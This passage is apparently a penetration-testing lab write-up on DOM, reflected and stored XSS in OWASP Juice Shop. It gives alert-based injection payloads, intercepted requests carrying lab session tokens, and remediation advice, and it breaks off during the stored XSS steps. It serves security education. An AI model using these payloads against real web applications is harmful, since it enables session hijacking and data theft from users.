
**Severity Level ⇒ High**

## Exploitation

To perform this DOM XSS, we simply type in an html element that would invoke a Javascript alert. In order for this to work, write the payload exactly like this below :

```
<iframe src="javascript:alert(`xss`)">
```

Let's try this exploit on the search bar. Type the payload in then press Enter to run the exploit.



The exploit works.

## Impact:

- **Account Hijacking:** The attacker can steal session cookies or tokens, gaining unauthorized access to the victim's account.
- **Data Theft:** Sensitive information, such as personal details or payment data, can be stolen from the user's session or browser.
- **Phishing and Social Engineering:** Malicious scripts can be used to create fake login prompts or other deceptive elements to trick users into giving up credentials.
- **Browser Exploitation:** In some cases, attackers can exploit browser vulnerabilities through malicious scripts, compromising the victim's device.
- **Reputational Damage:** Users of the web application could lose trust in the platform due to security vulnerabilities.

## Remediation

- **Sanitize User Input (Client-Side and Server-Side):**
  - Validate and sanitize all input that could be manipulated and reflected in the DOM. Use libraries like DOMPurify to ensure that any user-generated content or URL parameters are cleaned before being inserted into the DOM.
- **Avoid Insecure JavaScript Functions:**
  - Refrain from using insecure JavaScript functions such as `innerHTML`, `document.write`, `eval`, or `innerText` to dynamically inject data into the DOM. Prefer safer alternatives like `textContent`, which does not allow HTML rendering.
- **Properly Escape Data in the DOM:**
  - If data needs to be inserted into the DOM, ensure it is properly escaped. For example, HTML escaping (e.g., converting `<script>` to `&lt;script&gt;`) can prevent scripts from being interpreted as code.
- **Content Security Policy (CSP):**

- Implement a strict Content Security Policy (CSP) to reduce the risk of XSS by restricting the sources from which scripts can be loaded and executed. A strong CSP can mitigate many forms of client-side attacks, including DOM-based XSS.
  - **Use JavaScript Security Libraries:**
    - Use security libraries that enforce safe coding practices, such as `js-xss` for automatically sanitizing and filtering input data before rendering it in the DOM.
  - **Regular Security Audits:**
    - Conduct regular security audits and code reviews to identify areas in the JavaScript code that may be vulnerable to DOM-based XSS. Automated tools like OWASP ZAP or Burp Suite can help identify these issues.
  - **Security Awareness and Training:**
    - Train developers on the dangers of DOM-based XSS and how to avoid common pitfalls. Emphasize secure coding practices and highlight the importance of sanitizing both input and output data.
- 

## Reflected XSS

### Description


Reflected XSS occurs when user-supplied input is immediately returned in the HTTP response without proper validation or escaping. This form of XSS is called "reflected" because the malicious input is reflected from the server back to the user in the web page. In OWASP Juice Shop, this vulnerability could be exploited by attackers by crafting a malicious URL that contains executable JavaScript code. When a victim clicks on the link, the injected script executes in their browser.

An example might involve an application that takes input from the query string (e.g., a search parameter) and displays it on the page without sanitization. The attacker can modify the URL to include a malicious script, such as `https://juiceshop.com/search?q=<script>alert('XSS')</script>`. When the victim opens this URL, the script executes in their browser, leading to potential harm.


## Severity Level ⇒ Low

### Exploitation

In this Vulnerability, we're going to perform a reflected XSS by manipulating other request in the order tracking page. We will intercept the order tracking request and begin manipulating the request's parameter. Let's head to the 'Order History' page and turn on the intercepts.



On the 'Order History' page we're going to check for order tracks. Click the truck icon on any of the history list.



Next, we view our intercepted requests.


```
ort Export Online Help
Quick Start Request Response Requester Break +
Method Header: Text Body: Text
GET http://10.10.249.43/rest/track-order/5267-e3b2e478d02138d4 HTTP/1.1
Host: 10.10.249.43
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWVjZXRlZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWVpbCI6ImFkbWluQGp1aWNLXNolm9wIiwicGFzc3dvcmkZjE4YjUwMCIsInJvbGU0IjZG1pbiIsImRlbHV4ZVRva2VuIjoiiwibGFzdExvZ2luSXAiOiIwLjAuMC4wIiwicHJvZmZlZmZlYmZlIjoiiYXNzZjZhdWw0LnN2ZyIsInRvdHBTZWNyZXQ0IiIiLCJpc0FjdG12ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiiMjAyMy0wNC0xMSAwNjo0OTowNi4wNDggKzAwOjAwIiwic2VzZXRLZEF0IjpuZDxsZSwiaWF0Ijo0Njg0MTk2MTMwLjE0e20DEyMTQxMzB9.xjUfmV717AmOkGLROH2XSr7BuIJRYEq090IAiSgtVj0w3lEnRy50tuBRgqPxm340_4hmSfLQ3K_JXH0-rSeYp_y0-DQgWBbWew57fr6pJ0niZhEB_HYKTI9ck3myLEgUmKVGRYAnFDW0XPwsPjV6MsDxy_V64dG7WiL3-mhdU
Connection: keep-alive
Referer: https://10.10.249.43/
Cookie: io=BK4bcZc0f2i9b0TVAAAN; language=en; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWVjZXRlZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWVpbCI6ImFkbWluQGp1aWNLXNolm9wIiwicGFzc3dvcmkZjE4YjUwMCIsInJvbGU0IjZG1pbiIsImRlbHV4ZVRva2VuIjoiiwibGFzdExvZ2luSXAiOiIwLjAuMC4wIiwicHJvZmZlZmZlYmZlIjoiiYXNzZjZhdWw0LnN2ZyIsInRvdHBTZWNyZXQ0IiIiLCJpc0FjdG12ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiiMjAyMy0wNC0xMSAwNjo0OTowNi4wNDggKzAwOjAwIiwic2VzZXRLZEF0IjpuZDxsZSwiaWF0Ijo0Njg0MTk2MTMwLjE0e20DEyMTQxMzB9.xjUfmV717AmOkGLROH2XSr7BuIJRYEq090IAiSgtVj0w3lEnRy50tuBRgqPxm340_4hmSfLQ3K_JXH0-rSeYp_y0-DQgWBbWew57fr6pJ0niZhEB_HYKTI9ck3myLEgUmKVGRYAnFDW0XPwsPjV6MsDxy_V64dG7WiL3-mhdU
```

From here, we could change the tracking ID with the XSS payload and send the request.


```
Quick Start Request Response Requester Break +
Method Header: Text Body: Text
GET http://10.10.249.43/rest/track-order/<iframe src='javascript:alert(`xss`)> HTTP/1.1
Host: 10.10.249.43
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWVjZXRlZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWVpbCI6ImFkbWluQGp1aWNLXNolm9wIiwicGFzc3dvcmkZjE4YjUwMCIsInJvbGU0IjZG1pbiIsImRlbHV4ZVRva2VuIjoiiwibGFzdExvZ2luSXAiOiIwLjAuMC4wIiwicHJvZmZlZmZlYmZlIjoiiYXNzZjZhdWw0LnN2ZyIsInRvdHBTZWNyZXQ0IiIiLCJpc0FjdG12ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiiMjAyMy0wNC0xMSAwNjo0OTowNi4wNDggKzAwOjAwIiwic2VzZXRLZEF0IjpuZDxsZSwiaWF0Ijo0Njg0MTk2MTMwLjE0e20DEyMTQxMzB9.xjUfmV717AmOkGLROH2XSr7BuIJRYEq090IAiSgtVj0w3lEnRy50tuBRgqPxm340_4hmSfLQ3K_JXH0-rSeYp_y0-DQgWBbWew57fr6pJ0niZhEB_HYKTI9ck3myLEgUmKVGRYAnFDW0XPwsPjV6MsDxy_V64dG7WiL3-mhdU
Connection: keep-alive
Referer: https://10.10.249.43/
Cookie: io=BK4bcZc0f2i9b0TVAAAN; language=en; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWVjZXRlZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWVpbCI6ImFkbWluQGp1aWNLXNolm9wIiwicGFzc3dvcmkZjE4YjUwMCIsInJvbGU0IjZG1pbiIsImRlbHV4ZVRva2VuIjoiiwibGFzdExvZ2luSXAiOiIwLjAuMC4wIiwicHJvZmZlZmZlYmZlIjoiiYXNzZjZhdWw0LnN2ZyIsInRvdHBTZWNyZXQ0IiIiLCJpc0FjdG12ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiiMjAyMy0wNC0xMSAwNjo0OTowNi4wNDggKzAwOjAwIiwic2VzZXRLZEF0IjpuZDxsZSwiaWF0Ijo0Njg0MTk2MTMwLjE0e20DEyMTQxMzB9.xjUfmV717AmOkGLROH2XSr7BuIJRYEq090IAiSgtVj0w3lEnRy50tuBRgqPxm340_4hmSfLQ3K_JXH0-rSeYp_y0-DQgWBbWew57fr6pJ0niZhEB_HYKTI9ck3myLEgUmKVGRYAnFDW0XPwsPjV6MsDxy_V64dG7WiL3-mhdU
```

We exploited the app using reflected XSS successfully





There's a reason why we cannot execute the same thing by typing the payload on the URL. The URL sadly would be encoded with HTML encoding before the request is executed. Therefore, the payload won't work because it would only be read as a string not as a script.



## Impact

- **Session Hijacking:** Attackers can steal session cookies or tokens from the user's browser, gaining unauthorized access to their accounts.
- **Data Theft:** Sensitive information like personal details, financial data, or stored credentials could be stolen from the user's browser session.
- **Phishing Attacks:** Malicious scripts can redirect users to phishing sites or display fake forms to trick users into entering sensitive information, such as usernames and passwords.
- **Malware Injection:** The attacker could use reflected XSS to deliver malware to the user's device by injecting malicious scripts that download and run harmful software.
- **Reputation Damage:** A successful reflected XSS attack can cause users to lose trust in the application, damaging the brand or business behind the site.

## Remediation

- **Sanitize User Input (Server-Side and Client-Side):**
  - Validate and sanitize all user input, ensuring that any input reflected back to the user is free from malicious code. Only allow specific characters, and reject any that could be used in XSS attacks (e.g., `<`, `>`, `&`).
- **Escape Output Properly:**
  - When rendering user input in the HTML response, ensure that the data is properly escaped. Convert characters like `<` and `>` to their HTML entities (`&lt;`, `&gt;`) to prevent them from being interpreted as HTML or JavaScript code.
- **Use a Secure Development Framework:**
  - Many modern development frameworks include built-in protections against XSS. Use secure templating engines that automatically escape output. Frameworks like Django, Ruby on Rails, or ASP.NET have these security features by default.
- **Content Security Policy (CSP):**
  - Implement a strong Content Security Policy (CSP) to help prevent the execution of malicious scripts. CSP restricts where scripts can be loaded

from and can block inline JavaScript, greatly reducing the risk of XSS attacks.

- **Use HTTPOnly and Secure Cookies:**

- Mark session cookies as `HttpOnly` and `Secure` to prevent attackers from accessing cookies via JavaScript. This can mitigate the impact of an XSS attack by making it harder for attackers to steal session information.

- **Validate URLs and Parameters:**

- If URLs or query parameters are reflected in the response, ensure they are validated and encoded before being returned to the browser. Avoid returning unchecked or unsanitized user input in the response.

- **Regular Security Testing:**

- Regularly test your application for XSS vulnerabilities using tools like OWASP ZAP, Burp Suite, or other automated security scanners. Conduct manual code reviews and penetration tests focused on input handling and output encoding.

- **User Education:**

- Educate users about the risks of clicking on suspicious links. Implement warning mechanisms for users when potentially dangerous links are detected, especially if they are user-generated or shared via insecure communication channels.

Reflected XSS is one of the most common types of XSS vulnerabilities. Preventing it requires careful input validation, proper output escaping, and the implementation of security policies such as CSP. By addressing these issues, web applications can significantly reduce their vulnerability to reflected XSS attacks.

---

## Stored XSS

### Description

Stored XSS (also known as persistent XSS) occurs when malicious input supplied by an attacker is permanently stored on the server (e.g., in a database or file system) and then displayed back to users of the application without proper

validation or sanitization. Unlike reflected XSS, which requires users to click a malicious link, stored XSS happens automatically when a user views the page or data containing the malicious script. This makes it a more dangerous variant, as it can impact multiple users without any interaction.

In OWASP Juice Shop, a stored XSS vulnerability could be exploited when user-generated content, such as comments, reviews, or profile information, is not properly sanitized before being stored and then rendered in the web page. An attacker could inject malicious JavaScript code into a comment section, and whenever a user views that comment, the script is executed in the victim's browser.

Example:


A malicious user might inject the following payload into a comment box:

```
<script>alert('XSS')</script>
```


When other users visit the page, this script executes in their browsers.

## Exploitation


In order to perform a persistent XSS, we must be logged in with an administrator account. Next, we head to the last login page.



On the page we will be shown with IP address of 0.0.0.0 if we log in for the first time. After we try logging out then logging in with the same account, we will have our last IP address we used for logging in.




Last Login IP — Not recorded



